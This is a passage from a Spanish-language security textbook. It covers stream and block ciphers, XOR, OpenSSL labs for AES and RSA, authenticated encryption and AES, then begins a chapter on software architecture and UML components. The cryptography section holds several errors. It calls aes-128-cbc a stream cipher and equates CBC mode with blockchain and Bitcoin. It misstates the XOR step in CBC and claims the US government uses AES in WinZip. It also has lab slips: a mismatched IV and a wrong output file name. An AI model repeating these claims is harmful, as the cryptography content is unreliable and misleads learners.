- Texto cifrado (salida)

La clave se obtiene con el generador de ésta mediante una clave simétrica como entrada. La siguiente figura ilustra el cifrado en flujo.




Figura 3.12 Cifrado en flujo

La función de cifrado combina un byte (o más comúnmente solicitado: un elemento, que también puede ser un bit o una letra) del texto de entrada con un byte de la clave generada, lo que da como resultado un byte del texto cifrado de salida. La función es una operación lógica simple exclusiva o (XOR) entre los dos bytes.

La tabla de verdad de una operación XOR se puede ver a continuación.

Tabla 3.2 Operación XOR

A XOR B = Salida		
Entrada		**Salida**
A	B	
0	0	0
0	1	1
1	0	1
1	1	0

En esta tabla vemos que si A es igual a B, la salida es falsa (0).

El descifrado es el inverso del cifrado: la función combina un byte del texto cifrado con un byte de la clave, lo que da como resultado un byte del texto original. La fórmula es la siguiente:

```
Byte de texto de cifrado [0] = (Byte de texto sin formato [0] Byte
de clave XOR [0])
```

Ejemplo 1

En este ejemplo, la entrada es la letra **h**. Esta letra es 01101000 en código binario. Si el byte de la clave generada es, por ejemplo, 11001011, luego el texto de salida es (01101000 XOR 11001011) = 10100011 Este es el signo £.

La siguiente tabla muestra el proceso de encriptación.

Tabla 3.3 Proceso de encriptación

Entrada	h							
Byte de entrada	0	1	1	0	1	0	0	0
Byte de la clave	1	1	0	0	1	0	1	1
Byte de texto cifrado	1	0	1	0	0	0	1	1
Salida	£							

Aquí puedes encontrar un enlace a las conversiones de texto binario, hexadecimal, decimal y ASCII.:

http://www.rapidtables.com/convert/number/ascii-hex-bin-dec-converter.htm

Ejemplo 2

En el siguiente ejemplo, ciframos un texto de 12 bytes. Aquí mostramos los bytes hexadecimales.

Texto de entrada	h	e	l	l	o		w	o	r	l	d	!
Clave	cb	2b	64	b2	b6	a1	59	4a	6e	13	6b	05
Texto de salida	a3	4e	08	de	d9	81	2e	25	1c	7f	0f	24

LABORATORIO 3.2 *Herramienta OpenSSL*

En esta tarea de laboratorio, practicamos con la herramienta OpenSSL. La sintaxis del comando OpenSSL es la siguiente:

```
$ openssl enc -nombre del cifrado [options]
```

Las opciones son:

```
-in <fi le>   input fi le
-out <fi le>  output fi le
-pass <arg>   pass phrase source
-e            encrypt
-d            decrypt
```

Algunos de los cifrados son los siguientes:

Tipos de cifrados

```
-aes-128-cbc        -aes-128-cfb        -aes-128-cfb 1
-aes-128-cfb8       -aes-128-ecb        -aes-128-ofb
-aes-192-cbc        -aes-192-cfb        -aes-192-cfb 1
-aes-192-cfb8       -aes-192-ecb        -aes-192-ofb
-aes-256-cbc        -aes-256-cfb        -aes-256-cfb 1
-aes-256-cfb8       -aes-256-ecb        -aes-256-ofb
-aes128             -aes192             -aes 256
-bf                 -bf-cbc             -bf-cfb
-bf-ecb             -bf-ofb             -blowfi sh
-cast               -cast-cbc           -cast5-cbc
-cast5-cfb          -cast5-ecb          -cast5-ofb
-des                -des-cbc            -des-cfb
```

El cifrado `aes-128-cbc` es en flujo y se puede encontrar en la biblioteca OpenSSL. En los siguientes pasos se genera una clave y se encripta el texto sin formato 'hello world'. Se hace esto desde el renglón de comando de la terminal.

Donde sea necesario, se dan los nombres de los comandos de Linux o Windows de la siguiente manera: **linux/windows**. Por ejemplo: **ls/dir**.

Paso 1: Genera una clave, salt y un vector de inicialización (iv). Para hacer esto, abre la ventana de la terminal y escribe lo siguiente:

```
$ openssl enc -aes-128-cbc -k secret -P -md sha1
```

La opción **-k** es para la contraseña. El resultado será algo así como:

```
salt=C8035F15F90738AE
key=9D025DA55DC260E9C74312122171322B
iv =25DEF6BC571495841DC32F9B996F0D14
```

'key' es la clave. 'Salt' es una forma de complicar el encriptado y, por lo tanto, de tener más seguridad, es el valor hash agregado a las contraseñas. Asimismo, se agregan bits aleatorios a dicho valor, después de lo cual se almacena el valor de salt. Regresaremos a 'hash' en el capítulo 7.

'iv' es un vector de inicialización, una secuencia aleatoria que se utiliza con una clave como inicio de la encriptación. No profundizaremos en este tema.

Aquí hemos generado una clave de 128 bits. Para claves de 192 y 256 bits, usamos las siguientes opciones:

```
-aes-192-cbc
-aes-256-cbc
```

Paso 2: Crear el archivo **entrada.txt** con el texto 'hello world'. Usar el comando **echo/echo** de la siguiente manera:

```
$ echo "hello world" > entrada.txt
$ cat entrada.txt
hello world
```

Con el comando **cat/type** mostramos los contenidos del archivo **entrada.txt**.

Paso 3: En este paso, cifrar el archivo **entrada.txt** con la **clave** y **iv** del paso 1. Hacer esto de la siguiente manera:

```
$ openssl enc -e -aes-128-cbc
-K 9D025DA55DC260E9C74312122171322B
-iv 5DEF6BC571495841DC32F9B996F0D 14
-in entrada.txt -out cifradoEnFlujo.enc
```

Para encriptar se debe usar la opción **-e**. El resultado es el archivo **cifradoEnFlujo.enc** y se ve así, con la línea 2 como resultado de la línea 1:

```
$ cat cifradoEnFlujo.enc
┤( ?2??I??N??n??
```

Paso 4: Aquí se descifrará el archivo encriptado **cifradoEnFlujo.enc**. Haz esto de la siguiente manera:

```
$ openssl enc -d -aes-128-cbc
-K 9D025DA55DC260E9C74312122171322B
-iv 5DEF6BC571495841DC32F9B996F0D 14
-in cifradoEnFlujo.enc -out entrada1.txt
```

Para descifrar, se debe usar la opción **-d**. El resultado es el archivo **entrada1.txt**. Para mostrar su contenido, escribe el comando **cat** de la siguiente manera:

```
$ cat plaintext1.txt
hello world
```

Para mostrar una lista de los archivos creados, usa el comando **ls/dir**:

```
$ ls
entrada.txt     entrada1.txt     cifradoEnFlujo.enc
```

3.3.2 Cifrados por bloque

Este tipo de cifrados divide los datos en bloques, cada uno de ellos está encriptado. Hay varias formas (en inglés: mode of operation [modo de operación]) para encriptar a través de cifrados por bloque.

ECB (modo de libro de códigos electrónico): Esta forma de operación lee y encripta cada bloque de datos por separado mediante la misma clave.




Figura 3.13 Modo de libro de códigos electrónico

Cadena de bloques CBC (Chain Block Chaining Mode): Este modo de operación utiliza el previo bloque de cifrado para encriptar el siguiente bloque de datos en un tipo de proceso en cadena.




Figura 3.14 Modo de encadenamiento de la de bloques

El primer bloque se inicializa con un vector aleatorio IV. Sigue una operación lógica XOR, donde el bloque de datos 1 se compara con IV. El resultado es verdadero cuando el bloque de datos 1 es igual a IV. Luego, dicho bloque se cifra con una clave simétrica. El cifrado genera por último un nuevo vector V apuntador para acoplarse al siguiente bloque el cual, al agregarse, hace que se repitan las operaciones lógicas XOR entre el vector V del bloque anterior y el siguiente bloque de datos.

De esta manera es posible crear bases de datos distribuidas, como se observa en la siguiente figura:




Figura 3.15 Base de datos distribuida como una cadena de bloques

Se observa que cada computadora es un nodo en la arquitectura de cadena de bloques, cada uno de los cuales tiene una copia de la base de datos (cadena de bloques). La seguridad de esta arquitectura consiste en que cada vez que un nodo agrega un bloque o transacción, los demás verifican la validez del último vector o apuntador. Así, es imposible alterar o corromper los bloques o transacciones anteriores. Ejemplo de este cifrado es el utilizado por Bit Coin. Bit Coin es una divisa electrónica y descentralizada para intercambiar bienes y servicios.

3.3.3 Cifrado autenticado Authenticated Encryption (AE)

Como se indicó anteriormente, el cifrado garantiza que el texto no pueda rastrearse hasta el original. Luego, se mencionó el requisito de confidencialidad: sólo los usuarios verificados pueden cifrar y descifrar.

Otros requisitos para los algoritmos de encriptación son:

Autenticación: La identidad del emisor y el receptor debe verificarse

Integridad: La información en el camino no se puede corromper

El cifrado autenticado también proporciona integridad y autenticación además de confidencialidad.

Para AE, se usa un algoritmo que produce un Código de Autenticación de Mensaje, en pocas palabras MAC. Si el MAC del remitente del mensaje coincide con el del destinatario, el mensaje es auténtico.

Los componentes en el proceso son:

Cifrado autenticado
- Entrada: Texto original y clave
- Salida: Texto cifrado y código de autenticación de mensaje (MAC)

Descifrado autenticado
- Entrada: Texto cifrado, clave, MAC
- Salida: Texto original o un mensaje de error cuando el MAC no pertenece al texto cifrado.

La siguiente figura muestra un proceso de encriptación autenticado.




Figura 3.16 Proceso de encriptación autenticado

La siguiente figura muestra un proceso de descifrado autenticado.




Figura 3.17 Proceso de descifrado

3.3.4 Estándar de cifrado avanzado (AES)

AES es un algoritmo clave simétrico con claves de 128, 192 o 256 bits, es extremadamente eficiente y fue desarrollado por dos criptógrafos belgas, Vincent Rijmen y Joan Daemen (2001). Por lo tanto, AES también se conoce como Rijndael (una contracción de ambos nombres), el gobierno estadounidense lo utiliza en WinZip y WinRAR.

El algoritmo repite las siguientes cuatro funciones en iteraciones consecutivas:

1. SubBytes
2. Desplazar renglones
3. Mezclar columnas
4. Añadir clave

Los bloques de datos de entrada tienen 128 bits de longitud. El tamaño de la clave determina el número de 'rounds' (iteraciones).

Tamaño de clave (en bits)	Iteraciones
128	10
192	12
256	14

Cuanto mayor sea el tamaño de la clave, más sólida será la seguridad. La siguiente figura ilustra los pasos del algoritmo estándar de encriptación avanzada.




Figura 3.18 Estándar de cifrado avanzado

LABORATORIO 3.3 *Cifrados de bloques*

En este ejercicio de laboratorio, practicamos con cifrados de bloque; el de OpenSSL es el cifrado AES.

Paso 1: Abre tu ventana de terminal y teclea lo siguiente:

```
$ openssl enc –aes -256 -cbc
-in entrada.txt -out cifradoDeBloque.enc
```

Aquí ejecutamos el cifrado AES con una clave de 256 bits con el modo de operación CBC. El resultado en **cifradoDeBloque.enc** se ve así:

```
$ cat cifradoDeBloque.enc
Salted__(-??G,0#?v~Zy2?@??
```

Paso 2: Ahora se desencripta el archivo **cifradoDeBloque.enc**. Abre tu ventana de terminal y teclea lo siguiente:

```
$ openssl enc –aes -256 -cbc -d
-in cifradoDeBloque.enc -out descifrado.txt
```

Con la opción -d desencriptamos **cifradoDeBloque.enc** en **descifrado.txt**. El resultado en **descifrado.txt** se ve así:

```
$ cat descifrado.txt
hello world
```

Paso 3: Encripta una carpeta **test.tar** de la siguiente manera:

```
$ tar cz test | openssl enc -aes-256 -cbc
-out test.tar.gz.enc
```

Paso 4: Para desencriptar la carpeta cifrada **test.tar.gz.enc** usamos la opción **-d** de la siguiente manera:

```
$ openssl enc -aes -256 -cbc -d
-in test.tar.gz.enc | tar xz
```

LABORATORIO 3.4 ***Encriptado con claves públicas y secretas*** 

Realiza los siguientes pasos para un encriptado asimétrico.

Paso 1: Genera primero una clave privada:

```
$ openssl genrsa -out clave_privada.pem 1024
Generating RSA private key, 1024 bit long modulus
.....................++++++
.............++++++
e is 65537 (0x10001)
```

Paso 2: Genera la clave pública usando la privada:

```
$ openssl rsa -in clave_privada.pem
-out clave_pública.pem
```

Paso 3: Crea un archivo **texto.txt**:

```
$ echo “Texto sencillo” > texto.txt
```

Paso 4: Encripta **texto.txt** con la clave pública:

```
$ openssl rsautl -encrypt -inkey clave_pública.pem
-in texto.txt -out encriptado.txt
```

Paso 5: Muestra **encriptado.txt**:

```
$ cat encriptado.txt
1 t??g??C?f??3?^&};?GD??*r&????{}?R?X??2?*
¹&j[~fp?ðƚ;??;$???kV?W??7Y???se$W?<x
```

Paso 6: Desencripta el archivo **encriptado.txt** con la clave privada:

```
$ openssl rsautl -decrypt -inkey clave_privada.pem
-in encriptado.txt -out desencriptado.txt
```

Paso 7: Muestra **desencriptado.txt**:

```
$ cat desencriptado.txt
Texto sencillo
```

3.3.5 Otras herramientas de cifrado

Hay muchas herramientas de cifrado disponibles en Internet; dos de los más populares son:

- Twofish
- VeraCrypt

Twofish

Twofish es gratuito y una de las herramientas de cifrado más rápidas. Se utiliza ampliamente para el comercio electrónico y para asegurar contraseñas y pagos. Los algoritmos usan claves simétricas de 256 bits. Se puede descargar esta herramienta desde el siguiente sitio web:

https://www.schneier.com/academic/twofish/

VeraCrypt

VeraCrypt también es de fuente abierta y se utiliza para el cifrado en tiempo real, es decir, el cifrado se lleva a cabo automáticamente cuando se llaman o almacenan los datos. Con VeraCrypt es posible encriptar un disco o partición; utiliza el XTS (una forma específica de cifrado de bloques que también se usa por ejemplo en BitLocker de Windows 10) en modo operativo para mantener la confidencialidad y autenticidad. Se puede descargar esta herramienta desde el siguiente sitio web:

https://veracrypt.codeplex.com/

LABORATORIO 3.5 ***Encriptar con Twofish o VeraCrypt***

En este laboratorio se encriptará un archivo en Word utilizando Twofish o VeraCript.

Capítulo 4

Arquitectura de software

Objetivos de aprendizaje

Al final de este capítulo, deberás tener conocimientos sobre los siguientes temas:

- Los componentes de arquitectura de software
- Los diagramas de arquitectura UML
- Los patrones de arquitectura de software
- Los requisitos de seguridad de la arquitectura de software

4.1 ◆ Introducción

Encontramos la mayoría de las vulnerabilidades de software en arquitecturas defectuosas. Para comprender mejor los errores en el diseño de los mismos, primero tenemos que contemplar las diferentes arquitecturas con miras a la seguridad.

La **arquitectura de software** es la estructura de un sistema e incluye los componentes del sistema y las interconexiones entre ellos.

Elegir la arquitectura correcta es importante, en parte porque es el punto de partida para el diseño, la implementación y la reutilización de los componentes. Una elección incorrecta en la fase inicial puede tener consecuencias de gran alcance y la reparación suele ser muy costosa.

Durante la generación de una arquitectura, el diseñador deberá tener en cuenta aspectos como la flexibilidad, la adaptabilidad y la mantenibilidad del sistema para mantener satisfechas a las diversas partes interesadas (stakeholders). Estas partes son, por ejemplo, el cliente, los usuarios, los programadores y el propio arquitecto, quienes a menudo tienen intereses encontrados.

Los arquitectos de software documentan las estructuras en diferentes **vistas** o diagramas. Una **vista** representa una serie de elementos arquitectónicos desde la perspectiva de los interesados.

La estructura de los sistemas de software a menudo es extremadamente compleja: un sistema de este tipo puede consistir en millones de renglones de código de programa, compuestos de múltiples elementos que deben colaborar de diferentes maneras y operar en una configuración distribuida. Los requisitos impuestos a este tipo de sistemas, como el corto tiempo de lanzamiento al mercado, la fiabilidad y solidez extremas o las restricciones severas en tiempo real, son desafíos que deben tenerse en cuenta desde el principio.

La arquitectura de software es la disciplina que se ocupa de la descripción y el análisis de un sistema con la ayuda de modelos para satisfacer el conjunto de requisitos (a menudo contradictorios) que se han formulado sobre la base de las preocupaciones e intereses de las partes interesadas. Un error de estimación en el diseño inicial puede tener consecuencias de gran alcance y desastrosas para el éxito de un proyecto de software.

4.2 ◆ Diagramas UML

El UML (Unified Modelling Language o lenguaje unificado de modelado) es de modelado visual y es ampliamente utilizado en la práctica. En este libro se supone que ya has trabajado con UML anteriormente y, por lo tanto, sólo se ofrece un breve resumen con énfasis en los aspectos de seguridad.

4.2.1 Diagrama de componentes UML

Los componentes son los bloques de construcción de un sistema y consisten en elementos como clases u objetos, los cuales a su vez colaboran para realizar una funcionalidad o servicio específico. En esta sección se estudian los diagramas de arquitectura UML.

Los componentes pueden ser servicios, clientes, servidores o dispositivos con otras funcionalidades. En la siguiente figura, se observan los elementos básicos del diagrama de componentes.




Figura 4.1 Elementos básicos del diagrama de componentes

Interfaces y conectores

En el siguiente diagrama se observa un componente con conectores de interfaz: el redondo es la interfaz del componente y el abierto es el conector enchufable. Con estos conectores podemos hacer conexiones con otros componentes.




Figura 4.2 Componente con conectores

En el siguiente diagrama se observan dos componentes conectados a la interfaz de "conexión de base de datos". La relación entre los dos componentes viene dada por la interfaz, misma que describe cómo éstos se unen.




Figura 4.3 Dos componentes conectados

Dependencia

La flecha en la figura anterior ----> señala que el componente Autenticación tiene una **dependencia** (dependency), a saber, la interfaz 'conexión de base de datos' del componente Usuarios.

El componente Autenticación no puede funcionar sin la interfaz de conexión de base de datos de Usuarios. La idea es 'plug and play' (enchufarse y funcionar). Primero se debe conectar el componente Autenticación y luego usarlo. En la siguiente figura vemos una interfaz con un zócalo a la izquierda y una clavija a la derecha.

Figura 4.4 Una interfaz y un conector

Tu laptop tiene un conector (enchufe) y depende de una interfaz de alimentación (salida eléctrica). Un conector necesita la interfaz correcta.

La dependencia es obviamente una característica importante entre los diferentes objetos y componentes cuando se configura la arquitectura.

Inyección de dependencia

La **inyección de dependencia** es la solución para la dependencia entre objetos o componentes; se trata de un principio de diseño de software que consiste en que, al conectar los componentes, no los conectes fijamente sino 'sueltos'.

Wikipedia ofrece un buen ejemplo práctico, a saber, la conexión de un interruptor (cable) y una lámpara:

> "Para poder encender y apagar la luz, es necesario conectar el interruptor y la lámpara. En la práctica, todos hacen eso con un tramo de cuerda. Aquí es esencial que tanto la lámpara como el interruptor tengan el mismo acoplamiento (estándar): el bloque de terminales. Con una operación simple (apretar un tornillo), la conexión se realiza sin necesidad de cambiar o ajustar la lámpara o el interruptor. El acoplamiento está suelto: ni la lámpara ni el interruptor están especialmente diseñados para ser utilizados con el otro. También se puede usar otra lámpara (de una marca o tipo diferente), varias lámparas o uno o más (otros) interruptores.
>
> Compara eso con una lámpara de pie que tiene un interruptor incorporado: la lámpara también funciona pero el acoplamiento es fijo. Es casi imposible usar otro interruptor".

Con la ayuda de la inyección de dependencia es posible desarrollar los componentes por separado y luego conectarlos. Decimos que los objetos requeridos deben inyectarse en el nuevo objeto. Hay varias maneras de lograr esto, un buen programador puede escribir su propio código o usar un marco (o herramienta) que lo haga por ti.

Componentes con puertos

Usamos los puertos en los componentes para describir 'servicios', éstos necesitan un puerto con entrada y salida; cada uno de ellos tiene tráfico de datos bidireccional. El siguiente diagrama muestra un componente con un servicio de inicio de sesión (interfaz) que depende de una interfaz de base de datos.




Figura 4.5 Componente con puerto

Un componente de base de datos

Un modelo de datos describe la información estática en bases de datos tales como la estructura, las entidades de los mismos y las relaciones entre las entidades. Un **ERD** es un diagrama de relaciones entre entidades que describe a éstas (tablas) y a las relaciones entre las tablas de una base de datos. Indicamos las relaciones por medio de claves primarias y foráneas. En la siguiente figura, observamos un componente para una base de datos con una interfaz, donde se pueden conectar a dicha base otros componentes con el conector correcto.




Figura 4.6 Componente de base

A continuación, simplificamos la realidad y abstraemos la complejidad de los modelos de datos y la elaboración en un diagrama de ERD.

Mostramos:

- Los componentes y su interactividad
- Las áreas de almacenamiento de datos utilizadas (un archivo de bases de datos)
- Cómo fluyen los datos dentro del sistema

Estos son aspectos importantes en el contexto de la seguridad. En el siguiente diagrama, vemos un ejemplo de un servicio de autenticación, el cual agrega una interface de inicio de sesión al navegador y se conecta con la de conexión del componente Base de datos.




Figura 4.7 Servicio de autenticación

Se observa una conexión de puerto y cómo la interface de inicio de sesión (un formulario con los datos del usuario, generalmente con su nombre y contraseña) del componente Autenticación conduce al componente del navegador. También vemos cómo los datos fluyen de la base de datos al componente Autenticación a través de la conexión de la Base de datos.

Una estructura de servicio consiste en la interacción entre componentes. Es posible que algunos se desarrollen de manera independiente uno del otro. Por ejemplo, el com-

ponente de la base de datos puede desarrollarse independientemente del de autenticación. En la siguiente figura vemos un diagrama con componentes para una arquitectura orientada a servicios (SOA, o Service Oriented Architecture).

La arquitectura orientada a servicios se estudia más ampliamente en la sección 4.3.3. La característica más importante de una SOA es que los servicios se ejecutan con independencia de los sistemas operativos, lenguajes de programación y otras técnicas utilizadas en la aplicación que piden los servicios; por lo general, hay servicios en la red.




Figura 4.8 Componentes para una arquitectura orientada a servicios

Componentes dentro de los componentes

Podemos diseñar componentes dentro de los componentes; en el siguiente diagrama, tenemos uno de la tienda en la red con uno de autenticación. En este caso, indicamos que la 'base de datos' de dependencia proviene desde fuera del componente de la tienda en la red.

